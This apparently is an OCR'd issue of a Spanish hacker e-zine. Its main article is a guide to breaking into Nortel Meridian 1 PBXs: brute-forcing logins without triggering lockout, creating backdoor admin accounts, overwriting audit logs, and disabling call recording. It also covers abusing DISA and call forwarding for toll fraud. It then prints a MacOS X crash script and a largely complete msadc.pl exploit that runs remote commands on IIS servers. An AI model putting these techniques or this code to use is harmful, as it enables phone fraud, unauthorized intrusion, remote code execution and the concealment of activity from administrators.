La Meridian usa un sistema llamado X11 que va/iba por la release 2x, como te puedes imaginar cada nueva release cambia unas cuantas cosas, añade mas opciones, mejora la seguridad, introduce nuevos programas inservibles..etc Si tienes una NM de cuando Franco era cabo entonces no creo que esto te sirva de mucho. Si tu release es 18 o + ya nos vamos entendiendo. Si tienes la ultima release de la X11...que haces que no me lo has dicho?!??!? Seguimos.

Estupendo, has conseguido cargar un programa tecleando LD numeroabollo y no entiendes nada, es mas: Como demonios salgo de aqui?!?
Tranquilo, el programa lo acabas tecleando 'END' o '****'.

>LOGO   : Y estamos fuera

Que hemos aprendido?. A no volver a leer nada que escriba yo. Vale
Y aparte de eso?. Que la Meridian a pesar de que tenga un monton de numeritos y paquetes con nombres raros es un ordenata como cualquier otro. Una vez logueados podemos cargar programas o podemos teclear comandos. Nada nuevo.

Sesion informativa: De que carajo esta hablando este tio?
()

Hablamos de centralitas telefonicas digitales o PBX, concretamente nos estamos refiriendo a la Nortel Meridian 1 centrandonos en las versiones de su sistema X11 superiores a la 18.


-- Vale, hare como que te he entendido?. Que es eso de la Morteleridian?.


La Meridian es un sistema digital que proporciona transmision de voz y datos.
[Te gusta como queda?]


Una descripcion ni que sea por encima nos lleva a darnos cuenta de que la arquitectura de la NM 1 esta dividida en dos grandes partes.

&&& Arquitectura hardware : El gran cajote con muchos cables gordos
&&& Arquitectura software : Eso que nunca se usa.

Tras este soberbio analisis podemos desmenuzar aun mas cada una de las dos arquitecturas.







Dando mas por el mismo dinero paso a explicar el EQUIPAMIENTO COMUN:

Central de Control: Como la placa base de tu PC
Procesador-Memoria-Almacenamiento, interfaces de E/S.
Como curiosidad discos de entre 120-300Mbs y diskettes de 2’88Mb.

Interface de red:
Tarjetas que interconectan los (I)PE en base a un intrincado network switching basado en multiplexed loops con tecnologia de time division multiplexing. Aqui esta la magia. Y que bien me explico.

EQUIPAMIENTO PERIFERICO:

IPE: Intelligent Peripheral Equipment. Muchas tarjetotas que se parecen.
Convierte lo analogico en digital antes de pasar al network-switching

EQUIPAMIENTO TERMINAL:

Telefonos, terminales de sistema, las "centralitas" de recepcion, modems....

Una vez que tienes perfectamente claro como trabaja la NM 1 podemos seguir con la arquitectura del software.
Que no lo tienes claro?. Que es lo que no entiendes?. Lo de la conversion analogico-digital?. Pues mira se efectua por medio de PCM y...no, esto no.

--- No tio, que no me he quedado con eso de los multipeces loop que saben dividir!

Deciamos ayer:

Hago una llamada desde un telefono interno, la linea va a parar a una tarjeta IPE, esta tarjetita convierte la llamada en digital y se lo pasa a la tarjeta de red por medio de un enlace bidireccional de dos direcciones (loop) :-), la tarjeta de red que tiene un monton de enlaces se ocupara de que mi llegada prosiga camino mediante las conmutaciones apropiadas (switching). Pero como mi llamada es una entre un millon no va a ocupar el canal ella sola, asi que la NM 1 le asigna un intervalo de tiempo especifico en el cual puede usar el canal de transmision y hace lo mismo con el resto que pase por el mismo canal (time division multiplexing). Mejor ahora, eh que si?.

ARQUITECTURA DEL SOFTWARE:

Arquitectura software de la NM.

Firmware -
Software -
Bloques de datos -

El firmware consiste en instrucciones cableadas en un chip de PROM (memoria programable de solo lectura). Algunas funciones incorporadas

tienen relacion con el control del procesador, la E/S, reaccion ante
fallos....

Software. Los programos.

Bloques de datos. Las configuraciones de los distintos servicios y
opciones del equipo.

Que nos interesa?. Los programos por supuesto porque con ellos modificaremos
los bloques de datos.

Hablaremos indistintamente de programas y overlays como si fuesen sinonimos,
no porque lo sean sino porque a mi me conviene.
Cada uno de los numeritos que pones detras de LD xx y hace algo es en
terminologia "Meridiana" un overlay.

Hay programos de "usuario" y programos "residentes". Algunos residentes
que conviene conocer son:

Error Monitor. Obvio
Overlay Loader. Carga nuestros programas
Overload Monitor. Obvio
System Loader, Carga los programas residentes al iniciarse el sistema
Traffic Monitor. Obvio

Y sabiendo lo que es un overlay, como funciona el invento?.
Gracias al Overlay Area y al Overlay Supervisor

EL Overlay Area es un espacio de almacenamiento (20k) que se reserva para
programas de Operaciones, Administracion y Mantenimiento. Los programas
residen en el dispositivo de almacenamiento (disco duro..)

El Overlay Supervisor cumple las siguientes funciones.
Controla todos las terminales o dispositivos que estan ejecutando overlays
Monitoriza las terminales para desconectarlas en caso de fallo
Controla las sesiones si hay mas de un usuario en activo al mismo tiempo.
Se encarga de que cada output vaya a su input (no te gustaria que al hacer
login entrase otra terminal en vez de la tuya, verdad?)

Dividiremos los overlays en las categorias siguientes:

Cinco categorias: Impresion y cambio de servicio
Mantenimiento y diagnosticos
Trafico
Volcado de datos
Auditoria del software

Sesion practica: Ya me lo se, a llamar gratis!!!!
()

Tranqui, controlate, que no estamos por eso. :-DD.

La tipica sesion de "trabajo" consistia en:

-*- Proceso de Log
-*- Carga de un overlay (2)
-*- Modificaciones pertinentes
-*- Descarga de overlay
-*- Vuelta a (2)
-*- Y asi hasta haber pasado por todos los programas que

nos hacia falta usar (fuesen uno o cincuenta)

Afortunadamente a partir de la release 19 se mejoro un poquito el sistema de trabajo incluyendo:

- Pasar peticiones desde un overlay en ejecucion a otro no cargado
- Ampliar los mnemonicos que aceden directamente a grupos de datos relacionados. Ej: Teclea PWD para ir directo al tema de claves ;->

Dentro de un overlay hay una serie de mandatos especiales:

```
**              Repite el prompt actual
****            Acaba el programa actual
?               Muestra la ayuda disponible
                Citar que la ayuda es "sensible al contexto" :-!!!, analiza
                donde se pone la ? para dar ayuda sobre lo que deberia ir en
                ese lugar.
!               Permite ejecutar comandos del sistema desde el overlay
                Para ejecutar un comando dentro del overlay hariamos p.ej: !who
```

Trabajar dentro de un overlay consiste en una serie de preguntas-respuestas, el prompt va cambiando para indicarnos que comandos espera. Complicado?. Ejemplito

```
> LD 17
REQ>  CHG
TYPE> CFN
PWD>  YES
PWD2> SHYLOCK
```

Linea 1: Cargamos el programa 17 que gestiona lo relacionado con las claves
Linea 2: Al prompt de REQuest (que haces?) le decimos que "cambiar" (CHanGe)
Linea 3: Al prompt de Tipo (TYPE) le decimos que CFN (ConFiguratioN)
Linea 4: Al prompt de clave (PassWorD) le decimos que si, que cambiar claves.
Linea 5: Al prompt de clave de nivel 2 (PWD2) le damos el valor de la nueva clave. [Caso de no querer cambiarla dariamos enter sin mas]

Tienes que acordarte de que cualquier cambio que hagas no es efectivo hasta que se produce el volcado a disco (bien manualmente o de manera automatica).

Como es de suponer los overlays que tratan con claves (17, 22..) suelen estar restringidos. La NM 1 soporta hasta 100 claves diferentes con niveles de acceso que limitan:

- Acceder a determinados overlays
- Modificar determinados bloques de datos
- Limitar el acceso a los overlays de impresion (que pueden servir para imprimir las claves).

Todo depende del administrador pero lo que YA debe haberte quedado claro es que con la clave de acceso de nivel 2 (PWD2) eres el amo del sistema.
Lo que por supuesto te posibilita crearte otra cuenta con otra clave y darle los mismos niveles de acceso.
Te habia dicho que la NM1 tiene pwds y no nombres de usuario pero es posible asociar a cada clave un login, el ajuste por defecto es que NO pero en aras de la correcion te lo indico. Que lo sepas.
Ya puestos, el login_name del administrador con clave de nivel 2 es por defecto (cuando se ha activado) ADMIN2. Son unos originales estos chicos.

Como he explicado al principio la Meridian trae unas cuantas medidas de seguridad preparadas.
En primer lugar los puertos se bloquean tras un numero x de intento de log fallidos (x=3 por defecto), el siguiente admin en hacer log en el sistema sera informado de este evento. Los puertos se desbloquean automaticamente cuando pasa el tiempo predeterminado (entre nada y dos horas)
Si bien esta medida es hasta cierto punto eficaz contra un ataque de fuerza bruta da paso a un ataque de DENEGACION DE SERVICIO, al ser por lo general estas PBX configuradas y administradas de manera remota el intento "cafre style" de forzar la entrada via modem dejara a ese terminal inutilizado (y ahora encuentra alguien en la empresa que tenga zorra idea de que ha pasado). La verdad, por lo que yo me he encontrado, es que podeis hacer todos los intentos que **os de la gana** con la unica salvedad de no llegar a bloquear el puerto. No quiero decir ya nada si el bloqueo de puertos esta desactivado, entonces ya podeis entrar hasta con la banda de musica municipal y todo.

Estamos dentro, normalmente el admin hace login una vez cada varios meses asi que tendremos tiempo para practicar. Al igual que en Unix aqui tambien hay ficheros de log, en concreto el History File y el TTY File pueden guardar un registro de lo que hagamos que tal vez no sea de nuestro agrado. Puesto que cantaria mucho privar al autentico admin del acceso al History File la unica solucion factible pasa por "ama~ar" el log de manera que este no muestre ninguna accion "sospechosa" y parezca simplemente que otro usuario autorizado o la empresa de soporte ha efectuado su trabajo habitual. Primer paso por tanto seria consultar este fichero para ver cuales son las tareas comunes que se llevan a cabo. Ahora planeamos lo que queremos hacer y lo damos caña , para despues ejecutar toda una serie de tareas triviales como las consultadas anteriormente, el objetivo es sobreescribir las entradas ya que el fichero tiene una longitud maxima de 65.500 caracteres y cuando llega a este tope (o a otro inferior si es asi como se ha configurado) simplemente coge y BORRA las entradas antiguas. Simplon pero eficaz. ;->
Otra opcion quiza un pelin mas arriesgada es precisamente cambiar el tama~o del fichero, haciendolo p.ej. mas peque~o. Asi no solo sera mas facil sobreescribir sino que ademas cuando se cambia el tama~o se **borra** el contenido del fichero.

Tanto que hemos hablado de este fichero. Donde esta?. LD 22 y VHST.
[Te digo que cargues el overlay 22 y que pongas View HiSTory. Tamos?]

En cuanto al TTY Log File es menos corriente pero te lo puedes cargar en forma cafre, obligando al sistema a que se reinicie. Pruebalo fuera de horas de oficina de todos modos.
Otra opcion que se me acaba de ocurrir mientras escribia este articulo (lo que hace el pensar!) es hacer que sea *el sistema* el que rellene el History File con mensajes provenientes de sus rutinas de mantenimiento, etc...para ello nada como a~adir un par de tipos de mensajes a grabar en el HistFile y a correr (quiza incluso provocar algun bug, forzar la carga de rutinas en background..habra que probarlo)

Sesion informativa: Todo esto pa que?
()

Vamos a ver que servicios nos ofrece la NM 1, hasta ahora nos hemos centrado en como entrar o en como burlar las medidas de proteccion mas comunes (que no todas ni de largo). Con que objeto?. Que puede tener de interes una PBX?. Preguntaselo a cualquier phreaker a ver que te dice XDDD.

La NM1 puede ofrecer muchas cosas dependiendo del modelo, configuracion..etc entre ellas, desvio de llamadas de manera local y remota, buzones de voz, tonos DISA...y cosas asi.

Evidentemente el objeto de los intrusos de PBX es en muchas ocasiones el abuso de estos servicios, casos conocidos los hay de sobra en USA y tambien los hay en Espa~a. Aqui caso aparte con algunas empresas que llevan siendo abusadas A~OS!! y NO escarmientan (que no c*j*nes, que no vale con cambiar el numero de telefono). Preguntese a cualquiera que este un poco al ajo del mundillo phreak y le recitara una larga retahila de victimas abusadas hasta por el mas ignorante recien llegado (si mira, tu pones aqui 900xxxx376 y nada mas. Ya esta. Lo has comprendido?)

En este mundo puede parecer por tanto que es futil tratar de entrar como admin cuando las desconfiguraciones son ***tan vergonzosas*** que solo con encontrar el numero adecuado entras por la jeta. Pero no dejemos que su ignorancia y torpeza nos confie. Una vez entrados como admin podemos dar de alta el servicio que nos interese, dar de baja el que no, remodelar la tabla de alarmas del sistema, crear nuevas cuentas, desactivar el historico de llamadas (alguien lo lee???) y en general mangonear a nuestro antojo.
En caso de limitarnos a cambiar el nº de telefono en el Windows para acceder a uno de estos sitios estaremos perdidos en cuanto haya el mas minimo cambio. Es como consultar un listado de nº de serie o fabricarte tu propio crack. Tu mismo.

Lo primero que deberia hacer el responsable de uno de estos sitios es *enterarse* de que servicios esta ofreciendo (que dudo que lo sepa en el 90% de los casos), despues darse cuenta de que todos esos tecnicos que le hacen el soporte remoto no se preocupan un carajo de la seguridad/inseguridad. Si la PBX no funciona tratan de arreglarlo pero si 700 adolescentes estan usando las lineas telefonicas que usted paga y no se ha enterado pues ya lo hara. Es problema suyo. Y si no hay nadie en el chiringo que se ocupe de la PBX pues a rezar y a ver si hay suerte.

La administracion de toda la red es una tarea, sin duda, trabajosa sin embargo puede verse facilitada por la posibilidad de crear patrones de objetos. Digamos:

- Todos los telefonos del area administrativa tienen bloqueadas las llamadas internacionales. Bloqueo de llamadas externas desde las 21.00h hasta la ma~ana siguiente.
- Todos los telefonos de areas publicas o semi-publicas tienen igualmente bloqueadas las llamadas internacionales, tienen deshabilitado el introducir Authcodes para levantar las restricciones. Completamente desautorizado el desvio de llamadas, o las listas SSC definibles por el usuario
- Todos los telefonos del area comercial tienen habilitadas llamadas internacionales en horario de trabajo, llamadas fuera de este horario requieren un codigo de autorizacion.
- Todas las llamadas entrantes a numeros DISA requieren Authcodes, lineas DISA desactivadas en dias festivos.

La pachanga de arriba podria ser un modelo a aplicar en una empresa para que sin matarse se impusiera una minima politica de seguridad comun y luego se fuese afinando en cada caso particular. Asi en lugar de crear 50 descripciones para los 50 tlf. del area administrativa se crearia una comun y luego se podrian habilitar ciertas opciones en los casos que lo requieran.
Todo ello complementado con un control de llamadas para detectar patrones de comportamiento extra~os (llamadas a Venezuela de 23 horas, llamadas entrantes de 45 horas seguidas y cositas asi que se salen un pelo de lo habitual)

La manera logica de haberse protegido de los posibles ataques consiste en el uso de Authcodes, en la restriccion por CLS o la restriccion por TGAR.
La restriccion por Clase de servicio (CLS) consiste en la posibilidad de bloquear para cada objeto de la red los tipos de llamadas entrantes y salientes que estan posibilitados para efectuar.
Varia desde la libertad del UNR (Unrestricted Service) hasta llegar al FR2 (Fully Restricted 2) que solo permite hacer/recibir llamadas internas.

TGAR (Trunk Group Access Restriction) controla el acceso a los trunks que enlazan con la red externa, la Meridian chequea el CLS/TGAR que corresponde a la llamada (telefono desde el que se hace, numero de directorio, codigo de autenticacion..) y segun la tabla de permisos establecidos decide si permite el progreso de la llamada o no.

Pero como decimos aqui hecha la ley, hecha la trampa. Si estamos en el raro e infrecuente caso de que alguien se moleste en administrar y asegurar la PBX de manera regular aun quedan algunas opciones.
Aunque un telefono haya sido bloqueado para hacer llamadas externas (por CLS) se puede llamar a cualquier numero que aparezca en la lista SSC. Y que?.
Pues que esta lista puede estar marcada como controlada por el usuario con lo que ya puede a~adir numeros y saltarse unas cuantas restricciones.
Es mas, a~adiendo numeros discretamente a las listas SSC/NSC podemos hacer que la PBX cumpla con nuestras necesidades sin necesidad de alterar en demasia la seguridad del sistema (y manteniendo fuera a los petardos de siempre).
[SSC --usuarios internos pero NSC--usuarios externos. Ojo a la diferencia]

Nada hay mas bonito que un Authcode, es capaz de levantar cualquier restriccion impuesta, cada uno de estos numerajos al ser entrados dan al llamante unos privilegios CLS/TGAR/NCOS asociados que anulan los impuestos por defecto.
Podreis entrar authcodes desde cualquier telefono menos de los marcados como AUTD (no, no llevan una pegatina) que supuestamente estan en lugares peligrosos (lugares a los que accede gente que no pertenece a la empresa).

Como os habreis dado cuenta (os habeis dado cuenta, verdad?) la restriccion por CLS en principio va encaminada a protegerse de los abusos *internos* que son tambien muy frecuentes y cuestan dinero igualmente.
Vamos que la empresa no puede asignar un CLS a mi telefono de casa sino al del trabajo. La restriccion CLS/TGAR se complementan pero aqui cortamos con los administradores y volvemos a lo nuestro.

Y quien va a abusar internamente si se juega el curro?. Para quitarles el curro primero tendras que enterarte de lo que esta pasando y despues averiguar quien lo ha hecho, hablamos de empresas medianas y grandes (250 o + empleados)
Luego te lees lo de redireccion de llamadas.

Algunas ideas para el intruso ocasional que llega desde fuera y se hecho admin:
Incluye en la lista NSC (Network Speed Call) los telefonos a los que te mola llamar.
Desactiva el CDR (Call Detail Recording) si no es muy arriesgado.
Desactiva el Authcod_alrm para que el fallo al introducir un codigo de autorizacion no muestre ninguna alarma.
Activa el RCF (Remote Call Forwarding) que permite controlar desde la red externa los desvios de llamadas.
Permite los horarios y numeros mas convenientes en lineas DISA.

--- Che, decime, que es eso del DISA?

Direct Inward System Access
Mas?s/n
Pues es lo que permite que un empleado (por ej:) fuera de su oficina (por ej:)

```
llame a un numero gratuito (por ej:) y a partir de aqui pueda efectuar llamadas
a traves de la PBX como si estuviese en su oficina (por ej:)
O sea, que te da OTRO TONO DE LLAMADA y encima tu NO pagas. Ahora es cosa tuya
si llamas a tu tia que vive al lado o a Nueva York para preguntarle al primero
que se ponga que tal luce el dia.
----

Por supuesto que con un RFC tambien puedes jugar un poco, activa el desvio al
numero de tu primo en Jamaica, llama a la extension, espera a que la PBX
complete la transferencia y badaboom. No te olvides de desactivarla al acabar
para que al dia siguiente tu primo no reciba la llamada de todos los clientes
de la compa~ia XDDD.

Y si eres responsable puedes poner en practica lo que has aprendido aqui,
en lugar de seguir el proceso habitual de dar un numero que todo Dios abusa,
crea unos cuantos authcodes o pon restricciones en alguna lineas DISA y
asi cuando se corra la voz podras dar a los colegas codigos de acceso
completo a otros codigos que solo permitan x llamadas, a otros codigos
que limiten el horario de llamada. Se creativo. Ahora tu eres el admin.
Toma el control. Desvia llamadas de unas extensiones a otras, reruta
llamadas externas por la red interna, activa el ELK (Electronic Lock).
A tu aire.

Tienes un colega de confianza al que quieres crear una cuenta?.
No problemo.
>LD 17
REQ> CHG
TYPE> CFN
PWD> YES
PWD2> <cr>  //Que pulses enter co~e//
LNAME_OPTION> NO
Y a responder preguntas. (on|off, yes|no..)

De interes especial para cuentas que te crees o que pases a amigotes:
OVL> La lista de programas accesibles con esta clave (ALL para todos)
OPT> Unas cuantas opciones, entre ellas el permitir el uso del
     comando MON con esta clave (MONA) :-DD
LAPW> FLHTA, Numero de logins invalidos permitidos (0-7) defecto es 3.
      LOCK, tiempo que se bloquea el puerto al alcanzar el numero maximo
            de intentos de login fallados.
      AUDT (NO|YES) Si se va a grabar la actividad del usuario en un fichero
             (incluye password usada, overlays cargados..etc)

El Audit Trail es otro fichero historico bastante peque~o pero que contiene
informacion muy valiosa sobre la actividad de un usuario, create una cuenta
que lo tenga desactivado y activalo en las cuentas de los demas }:->, sabras
exactamente que hacen a menos que ellos sepan como burlar el fichero (cosa
tampoco muy dificil).


Y si estas dentro de la empresa y eres eso que los admin mas temen (lo que se
ha dado en llamar un "usuario avanzado") enchufate a la ola PBXera.
Comprueba si esta activo el USCR (User Selectable Call Redirection), desvia tu
llamada dentro de la red interna y la PBX te dara los privilegios de llamada
del telefono al que desvias y NO del tuyo. Desvia llamadas al telefono de un
compa~ero que te caiga mal o bloqueale las entrantes }:->.
Diviertete.


Fin de conferencia: Recogida de bartulos.
()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()
```

Seguro que podriamos haber hablado muchisimo mas de la NM 1, de las PBX en general, de las compa~ias como IVM Espa~a y Frod Espa~a con sus famosos 900, pero el abuelo cebolleta esta cansado [F.Gonzalez. (c) 1999].
Nada mas muchachines, hemos incrementado algo la presencia de contenido phreakero en los ultimos numeros de SET, como siempre damos la bienvenida a cualquier nueva informacion/articulo que envieis sobre este u otros temas.

Te fijaste que al principio del ezine hay una cosa que pone disclaimer?.
Pues si se te queman las tostadas por intentar poner en practica lo que dice este articulo o se te raya un CD de El Fary por leer SET no es culpa nuestra.
Avisado quedas.

Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.

Paseante

EOF

```
-[ 0x09 ]----------------------------------------------------------------
-[ THE BUGS TOP 10 ]------------------------------------------------------
-[ by SET Staff ]-------------------------------------------------SET-20-


        [ Como vereis, esta seccion es mas corta de lo habitual. Bueno, la
          verdad es que estaba harto de ver nada mas que distintas versiones
          de buffer overflows, asi que si quereis disponer de ellos, en
          los bookmarks de este numero se recoge una direccion donde
          podreis localizarlos ]


-( 0x01 )-
Para     : MacOS X
Tema     : System panic
Patch    : No seria capaz de asegurarlo, pero quizas la manzana sepa algo.
Creditos : Juergen Schmidt

Descripcion y Notas:

Pues tan simple como que cuando se esta ejcutado Apache sobre el MacOS
X Server, si existen mas de 32 peticiones dirigidas a un CGI, el sistema
se cuelga, obteniendose un system panic.

Para comprobar si nuestro sistema es vulnerable, el descubridor del fallo
nos proporciona el siguiente script para ejecutarlo con el Apache Benchmark.


<++> set_020/tbt10/CGI-McPanic
#!/bin/bash
#
# CGI-McPanic: script to crash MacOS X with
#              concurrent calls to a CGI-Script
#
# before use, do:
#
# chmod a+x /Local/Library/WebServer/CGI-Executables/test-cgi
#
# then call
#
# bash ./CGI-McPanic
#

NUMPROC=32
i=0

while [ $i -le $NUMPROC ]
do
    i=$[$i + 1]
    ab -t 3600 http://localhost/cgi-bin/test-cgi &
done
<-->


-( 0x02 )-
Para     : RDS ISS
Tema     : Vulnerabilidad
Patch    : 0/1
Creditos : Rain Forest Puppy

<++> set_020/tbt10/msadc.pl
#!perl
```

```
#
# MSADC/RDS 'usage' (aka exploit) script
#
#       by rain.forest.puppy
#
# Many thanks to Weld, Mudge, and Dildog from l0pht for helping me
#   beta test and find errors!

use Socket; use Getopt::Std;
getopts("e:vd:h:XRVN", \%args);

print "-- RDS exploit by rain forest puppy / ADM / Wiretrip --\n";

if (!defined $args{h} && !defined $args{R}) {
print qq~
Usage: msadc.pl -h <host> { -d <delay> -X -v }
        -h <host>       = host you want to scan (ip or domain)
        -d <seconds>    = delay between calls, default 1 second
        -X              = dump Index Server path table, if available
        -N              = query VbBusObj for NetBIOS name
        -V              = use VbBusObj instead of ActiveDataFactory
        -v              = verbose
        -e              = external dictionary file for step 5

        Or a -R will resume a command session

~; exit;}

$ip=$args{h}; $clen=0; $reqlen=0; $|=1; $target="";
if (defined $args{v}) { $verbose=1; } else {$verbose=0;}
if (defined $args{d}) { $delay=$args{d};} else {$delay=1;}
if(!defined $args{R}){ $ip."." if ($ip=~/[a-z]$/);
$target= inet_aton($ip) || die("inet_aton problems; host doesn't exist?");}
if (!defined $args{R}){ $ret = &has_msadc; }
if (defined $args{X} && !defined $args{R}) { &hork_idx; exit; }
if (defined $args{N}) {&get_name; exit;}

print "Please type the NT commandline you want to run (cmd /c assumed):\n"
        . "cmd /c ";
$in=<STDIN>;    chomp $in;
$command="cmd /c " . $in ;

if (defined $args{R}) {&load; exit;}

print "\nStep 1: Trying raw driver to btcustmr.mdb\n";
&try_btcustmr;

print "\nStep 2: Trying to make our own DSN...";
&make_dsn ? print "<<success>>\n" : print "<<fail>>\n";

print "\nStep 3: Trying known DSNs...";
&known_dsn;

print "\nStep 4: Trying known .mdbs...";
&known_mdb;

if (defined $args{e}){
print "\nStep 5: Trying dictionary of DSN names...";
&dsn_dict; } else { "\nNo -e; Step 5 skipped.\n\n"; }

print "Sorry Charley...maybe next time?\n";
exit;
```

```
###############################################################################

sub sendraw {   # ripped and modded from whisker
        sleep($delay); # it's a DoS on the server! At least on mine...
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,80,$target)){
                select(S);              $|=1;
                print $pstr;            my @in=<S>;
                select(STDOUT);         close(S);
                return @in;
        } else { die("Can't connect...\n"); }}

###############################################################################

sub make_header {  # make the HTTP request
my $which, $msadc; # yeah, this is WAY redundant.  I'll fix it later

if (defined $args{V}){
$msadc=<<EOT
POST /msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetRecordset HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: $clen
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=2

--!ADM!ROX!YOUR!WORLD!
Content-Type: application/x-varg
Content-Length: $reqlen

EOT
; } else {
$msadc=<<EOT
POST /msadc/msadcs.dll/AdvancedDataFactory.Query HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: $clen
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=3

--!ADM!ROX!YOUR!WORLD!
Content-Type: application/x-varg
Content-Length: $reqlen

EOT
;}
$msadc=~s/\n/\r\n/g;
return $msadc;}

###############################################################################

sub make_req {  # make the RDS request
my ($switch, $p1, $p2)=@_;
my $req=""; my $t1, $t2, $query, $dsn;
```

```
if ($switch==1){ # this is the btcustmr.mdb query
$query="Select * from Customers where City=" . make_shell();
$dsn="driver={Microsoft Access Driver (*.mdb)};dbq=" .
        $p1 . ":\\" . $p2 . "\\help\\iis\\htm\\tutorial\\btcustmr.mdb;";}

elsif ($switch==2){ # this is general make table query
$query="create table AZZ (B int, C varchar(10))";
$dsn="$p1";}

elsif ($switch==3){ # this is general exploit table query
$query="select * from AZZ where C=" . make_shell();
$dsn="$p1";}

elsif ($switch==4){ # attempt to hork file info from index server
$query="select path from scope()";
$dsn="Provider=MSIDXS;";}

elsif ($switch==5){ # bad query
$query="select";
$dsn="$p1";}

$t1= make_unicode($query);
$t2= make_unicode($dsn);
if(defined $args{V}) { $req=""; } else {$req = "\x02\x00\x03\x00"; }
$req.= "\x08\x00" . pack ("S1", length($t1));
$req.= "\x00\x00" . $t1 ;
$req.= "\x08\x00" . pack ("S1", length($t2));
$req.= "\x00\x00" . $t2 ;
$req.="\r\n--!ADM!ROX!YOUR!WORLD!--\r\n";
return $req;}

##############################################################################

sub make_shell {  # this makes the shell() statement
return "'|shell(\"$command\")|'";}

##############################################################################

sub make_unicode { # quick little function to convert to unicode
my ($in)=@_; my $out;
for ($c=0; $c < length($in); $c++) { $out.=substr($in,$c,1) . "\x00"; }
return $out;}

##############################################################################

sub rdo_success {  # checks for RDO return success (this is kludge)
my (@in) = @_; my $base=content_start(@in);
if($in[$base]=~/multipart\/mixed/){
return 1 if( $in[$base+10]=~/^\x09\x00/ );}
return 0;}

##############################################################################

sub make_dsn {  # this makes a DSN for us
my @drives=("c","d","e","f");
print "\nMaking DSN: ";
foreach $drive (@drives) {
print "$drive: ";
my @results=sendraw("GET /scripts/tools/newdsn.exe?driver=Microsoft\%2B" .
        "Access\%2BDriver\%2B\%28*.mdb\%29\&dsn=wicca\&dbq="
        . $drive . "\%3A\%5Csys.mdb\&newdb=CREATE_DB\&attr= HTTP/1.0\n\n");
$results[0]=~m#HTTP\/([0-9\.]+) ([0-9]+) ([^\n]*)#;
```

```
return 0 if $2 eq "404"; # not found/doesn't exist
if($2 eq "200") {
  foreach $line (@results) {
    return 1 if $line=~/<H2>Datasource creation successful<\/H2>/;}}
} return 0;}

##############################################################################

sub verify_exists {
my ($page)=@_;
my @results=sendraw("GET $page HTTP/1.0\n\n");
return $results[0];}

##############################################################################

sub try_btcustmr {
my @drives=("c","d","e","f");
my @dirs=("winnt","winnt35","winnt351","win","windows");

foreach $dir (@dirs) {
 print "$dir -> "; # fun status so you can see progress
 foreach $drive (@drives) {
 print "$drive: ";  # ditto
$reqlen=length( make_req(1,$drive,$dir) ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;

my @results=sendraw(make_header() . make_req(1,$drive,$dir));
if (rdo_success(@results)){print "Success!\n";save(1,1,$drive,$dir);exit;}
else { verbose(odbc_error(@results)); funky(@results);}} print "\n";}}

##############################################################################

sub odbc_error {
my (@in)=@_; my $base;
my $base = content_start(@in);
if($in[$base]=~/application\/x-varg/){ # it *SHOULD* be this
$in[$base+4]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
$in[$base+5]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
$in[$base+6]=~s/[^a-zA-Z0-9 \[\]\:\/\\'\(\)]//g;
return $in[$base+4].$in[$base+5].$in[$base+6];}
print "\nNON-STANDARD error.  Please sent this info to rfp\@wiretrip.net:\n";
print "$in : " . $in[$base] . $in[$base+1] . $in[$base+2] . $in[$base+3] .
        $in[$base+4] . $in[$base+5] . $in[$base+6]; exit;}

##############################################################################

sub verbose {
my ($in)=@_;
return if !$verbose;
print STDOUT "\n$in\n";}

##############################################################################

sub save {
my ($p1, $p2, $p3, $p4)=@_;
open(OUT, ">rds.save") || print "Problem saving parameters...\n";
print OUT "$ip\n$p1\n$p2\n$p3\n$p4\n";
close OUT;}

##############################################################################
```

```
sub load {
my @p; my $drvst="driver={Microsoft Access Driver (*.mdb)}; dbq=";
open(IN,"<rds.save") || die("Couldn't open rds.save\n");
@p=<IN>; close(IN);
$ip="$p[0]"; $ip=~s/\n//g; $ip.="." if ($ip=~/[a-z]$/);
$target= inet_aton($ip) || die("inet_aton problems");
print "Resuming to $ip ...";

$p[3]="$p[3]";  $p[3]=~s/\n//g; $p[4]="$p[4]";  $p[4]=~s/\n//g;

if($p[1]==1) {
$reqlen=length( make_req(1,"$p[3]","$p[4]") ) - 28;
$reqlenlen=length( "$reqlen" ); $clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(1,"$p[3]","$p[4]"));
if (rdo_success(@results)){print "Success!\n";}
else { print "failed\n"; verbose(odbc_error(@results));}}

elsif ($p[1]==3){
        if(run_query("$p[3]")){
        print "Success!\n";} else { print "failed\n"; }}

elsif ($p[1]==4){
        if(run_query($drvst . "$p[3]")){
        print "Success!\n"; } else { print "failed\n"; }}
exit;}

################################################################################

sub create_table {
return 1 if (defined $args{V});
my ($in)=@_;
$reqlen=length( make_req(2,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(2,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results);  verbose($temp);
